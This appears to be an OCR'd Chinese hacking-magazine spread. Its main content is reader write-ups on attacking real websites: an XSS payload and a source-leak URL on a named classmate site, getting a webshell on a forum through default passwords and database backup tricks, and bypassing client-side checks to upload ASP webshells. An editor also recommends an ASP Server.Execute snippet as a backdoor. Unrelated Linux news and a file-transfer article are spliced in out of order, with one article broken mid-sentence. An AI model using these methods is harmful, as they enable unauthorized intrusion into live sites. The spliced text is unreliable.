


图7

```
<%
file=request("file")
if file="" then file="com_job_list1.asp"
Server.Execute(file)
%>
```




图8

在根目录下找到说明书，这套源码叫做世纪热线人才网。接着去找我的webshell，却发现只有个跳转，如图8，根目录下没有这个文件夹，不能跳转，又没能提权。闷儿了，看来还要努力学技术！

编辑点评：

用文章中的那段代码可以留个后门呀，把其它的asp文件改名jpg放在同一目录下，可以?file=1.jpg执行。在IIS下Server.Execute和include都可以包含不同后缀的文件当作asp来执行，不过在Nexbox下不行，只能用asp后缀。

三个漏洞的发现暨利用

图 nixilin Teddy 破剑[P.C.W]

编辑说明：有三篇文章都比较短，分别提到了三个漏洞（缺陷），我把它集成在一篇文章里，分别听这三位同学讲故事吧。

一、nixilin同学的5460之XSS漏洞

nixilin同学比较无聊，前几天上5460同学录看看高中同学的照片，觉得有的照片比较搞笑就发了点评论。发了之后，突然想起测试一下它的安全性。在评论的地方随手输入 <script>alert("XSS—照片评论")</script>，提交之后马上出现了弹窗（如图1）。居然一点过滤都没有。




图1

其实还有一个地方的，但是不是XSS漏洞。登录之后，在个人空间管理里面……地址是http://my.5460.net/gy5460/jsp/person5460/manage.jsp?first=http://www.google.com(first的值改一下就可以了)，把截图发出来给各位大大看看吧（如图2），这里存在源码泄露漏洞。

我对照片也没什么心思看了，专心找XSS了。登录www.5460.net，进入管理中心。因为我还是菜鸟一个，所以一个一个的试了。个人管理里面几乎没有什么好跨的。其实可能也是我自己没记清楚很多的XSS的代码（我只记得一条XSS代码，就是上面写的）。社区资料日志，网摘里面，全部是连接到个人空间里。去了相册，圈子什么的，也都是连接到个人空间里面去了，个人空间是x-space搭建的，我估计x-space应该不会有那么弱智的XSS漏洞，只好作罢。




图2

看了一下最下面的播客管理，好像不是x-space的，逐个测试一下。在昵称、爱好、签名处填上相关的跨站测试漏洞，提交之后，除了出生地那个地方没出现跨站效果，其余地方，全部有了……（如图3、图4）。




图3




图4

唉……我暗想，5460就这样子啊？下面还有个发表播客的……同样的，把跨站代码写到节目名称和节目介绍里。提交之后，马上见效（如图5）。当时没什么时间，随便测试了一下，我敢肯定还有地方有这样的漏洞。想不到“9年来，我们已为25,000,000用户提供同学录服务”的5460居然还有这么低级的漏洞（引号里的话是5460站上的原话）。说出来也不怕见笑了：我没有通知管理员的习惯，所以就没做这好事了，希望大家表BS我。我的nohack论坛的号是nixilin，有什么问题可以直接pm我。




图5

可以利用的地方当然不只这两处，就由各位自己挖掘吧！

编辑点评：

为什么每个人提到跨站，只是弹出一个alert就完事了呢？其实跨站的语句可以做很多事情，发现跨站容易，利用较难，所以跨站被某些人评为自慰式的漏洞。个人觉得没有详细分析到跨站利用，正好是大家对一些DHTM语句了解不够深刻的原因。ajax的流行，下一个脚本的入侵方向必定是跨站。

二、Teddy同学的动网论坛另类拿Shell的方法

今天一个群里有人喊卖流量，日真实IP50万。我看了下网站，是网络电视的P2P站，在Alexa上查了下，综合排名第 451 位，日均IP访问量[一周平均]≈ 510,000，真强！接下来就想练练手，看了下站没什么漏洞，论坛也应该是自己开发的，就试下旁注，服务器上有3个站，2个指向主站，一个是论坛。

想了想拿出XSCAN开始扫C段。起码也是451位的大站啊，刚扫就看到个开80的，看了下，嘿，服务器上有85个站。我就挨个试，遇到个有DV论坛的站，默认用户上不去，数据库地址没改，下了下来。结果前后台密码是admin88，晕啊。登到管理后台居然是空白的。管理员也不笨啊。幸好我也架设着一个DV论坛，进了后台，/index.asp?action=admin_left，能显示了。传了个jpg马上去，备份，提示是不可识别的数据库格式，晕。传了个数据库一句话，备份还是失败。估计只允许mdb，asa等备份吧？哎，平常备份都是很成功的，今天人品怎么了？

突然看到“模板导出丨导入”，嗯，试试。在导入弄了一阵，没希望，导出能导到Dv_skin.mdb，还能改名字，不错，写上一句话，导了进去，再备份成asa格式的。这时连接一句话，呵呵，成功了（编辑注：好像没写清楚在哪写上一句话，模板哪吗？）。

三、破剑[P.C.W]同学的2003服务器目录缺陷再利用

自从动易2006暴出0Day开始（关于动易0Day的原理，请大家翻阅以前的黑手），我们小菜多了个练手的机会外，也积累了不少Webshell。随着官方补丁的出现，及网管的安全意识的增高，动易是越来越难了。不过本人也养成了一个坏习惯，就是习惯在自己转悠的网站上，看看能不能注册xx.asp的用户名，再顺便找找用户后面有没有上传的组件。好了。废话少说．下面说说，近日无意中抓到Webshell的方法共享给我一样的小菜！

虽然Windows还是做为大家常用的电脑操作系统，但偶尔小编也还是会在虚拟机中玩玩linux。随着linux发展得越来越成熟，操作越来越向人性化靠拢，使用起来也比以前方便易懂得多了。现在，知道linux不算什么，要会熟练地玩才是让人刮目相看啊！

本期《窗外》给大家带来《新手学linux必知的几个命令》，并让大家看看在虚拟机中使用linux时的《窗内外小文件传输解决方案》，下期还有继续给大家见面的《Linux系统后门技术》系列哦！

Linews

1、微软与Linux共同反对GPLv3

近日，微软官方对于自由软件基金的GPLv3表示了态度：微软并非GPLv3许可的一员，而且微软的一切行为不能被误解为接受成为GPLv3的签约当事人，或被认为负有此一许可的法律义务。

微软一直都不是GPL的支持者，因为他们喜欢把代码藏起来不让你看！

而由于GPLv3与其前版v2并不兼容，同时Linux之父Linus Torvalds对v3版本中有些条文的担心，可以预见，在之后的Linux发展中，还会遵从GPLv2的许可。

编辑点评：*很不理解FSF要做什么，折腾半天弄出来的GPLv3，受到微软排挤也就算了，竟然连Linux都反对，开来这个版本的许可很让人担心啊……*

2、戴尔将对境外市场出售预装Linux系统的个人电脑

继5月份戴尔开始在美国本土发布其预装Linux系统的个人电脑后，日前，戴尔官员透露将在美国以外的市场出售其预装Linux系统的个人电脑，并面向小型企业提供Ubuntu Linux。

虽然Linux在服务器市场已经很成功，但消费者正开始对开放原始码的操作系统作为一个桌面操作系统替代微软的视窗表现出越来越多的兴趣。Linux的桌面有在开发商和计算机爱好者之中更具吸引力的趋势。据悉戴尔销售的预装Linux系统的电脑，比预装Windows的主机便宜近50美元。

编辑点评：*众厂商都在观望，不知道戴尔这步棋走得是好还是坏！不过小编觉得，预装Linux是对消费者和销售商都有利的好事。*

3、Palm推迟发布Linux平台的智能手机

Palm首席执行官Ed Colligan称，他们最新的Linux平台Smartphone将推迟到明年发布。

Palm's Linux将用来替代其Palm OS 5，不过前提是面向小型商务和家庭用户。而Palm OS本身将服务于企业，因为这一老牌系统的整合性能和应用程序兼容性明显更好。

编辑点评：*跳票……一个又一个的循环！智能手机的战斗已经开始了！Symbian在之前也评价Linux比较脆弱，而Palm指着Linux打个翻身仗！不知道这场移动战争最后会怎样！*

4、Windows平台开发人员纷纷转向Linux开发

据Evans Data的调查数据显示，把Windows作为开发平台的开发人员比一年前下降了12%，从去年的74%下降到现在的64.8%。

由于开源软件的壮大，从两年前开始，就有开发人员在向Linux转变，而且人数与日俱增，微软今年推出Vista后，让转变速度变得更快。

编辑点评：*尽管开发人员转向了Linux，但不得不说的，Windows平台的开发人员依然是最多的。同时，开源软件向哪里淘金，也是众多开发人员需要思考的问题。*

窗内外小文件传输解决方案

文/图 wolfSea 黄铨雍

在本文中你可以学到：

1、使用Linux时传输小文件的方法；

2、如何编写Perl脚本来实现小文件传输。

在大多数人眼中，Windows系统一直是主流操作系统，而*nix则是玩物或者是服务器级别的，并且很不适合普通用户的日常使用，比如说，我妈要看股票什么的，证券系统的软件就都是Win下的。所以很多人在安装*nix的时候都会选择用VMware虚拟机安装。不过大家在用VMware中是否有发现，如果主机系统与虚拟机系统相同，文件在主机与虚拟机间交换是可以直接用拖拽方式，拖到虚拟机窗口就行了。但是如果主机系统与虚拟机系统不同，象我们的这种情况，这种方法就不行了。那要怎么做呢？

一、E-mail附件

就是在一个系统中先把要交换的文件作为附件写到e-mail

打开Google，输入Powered By：SMT Version，随便打开一个网站，按照以前的习惯先注册个.asp的用户。点注册后结果把我吓了一大跳，不让注册.asp的用户，如图6所示。




图6




图7

由于一点提交，就出现了错误提示，让自己想起以前上传过滤的本地验证。于是打开源文件，在源文件找到本地验证代码，把这一段验证代码删除，即＜script language="JavaScript"＞＜/script＞之间所有的代码！然后找到Form语句，把Action后面的地址补全，然后保存为htm或html文件，再打开保存好的htm文件注册一个xx..asp的用户。登录进入管理中心 发现有2个地方可以上传，如图7所示。

一个是我的公文包下的我的图片，另一个是我的文档，这两个都是可以利用的。随便上传一个改后缀为jpg的asp马，这个马的大小一定要控制在系统提示的大小之内哦。然后点击你上传的时候的文件名就可以直接打开你的webshell了，如图8是我上传的小马。剩下的事，无非提权或其他的，就看各人喜好了！最后在测试其他网站的时候，发现这个系统有这个漏洞的有2个版本，一个是5.0，一个是2006。5.0的版本中有部分后台什么功能都没有，直接放弃吧。





图8


编辑点评：*只是让读者知道了三个网站的漏洞而已，其它没什么了，继续利用看读者自己了。*

(如图1),然后自己发到自己邮箱,或是保存到草稿箱,然后登录另一个系统到邮箱中拿取。这就实现了文件在2个不同系统间的传输。这种方法在我的感觉上近乎是弱智了,而且还需要用到外部互联网络的邮件服务器,网速慢的朋友会比较不爽,不过,作为没有办法的办法还是可以的。


图1 使用E-mail传送文件

二、自架Ftp服务器

这个方法是在一个系统中架设Ftp服务,然后通过Ftp传输来达到文件交换的。就传输步骤而言,比上面的方法简便快捷多了,而且这是利用VMware虚拟机的虚拟网络传输,传输速度理论上是略小于在自己家硬盘复制的速度的。不过,架设Ftp服务的步骤可能比较繁琐,而且我们不希望Ftp服务总是开放着,因为这样可能会带来网络的安全隐患。所以,我推荐使用20CN网络安全小组的mini Ftp服务器,该程序只有76kb,界面友好,便于操作,可谓居家旅行,杀人越货的必备工具,如图2和图3。在Windows中启动服务后就可以从Linux登录了。


图2 架设Ftp服务器

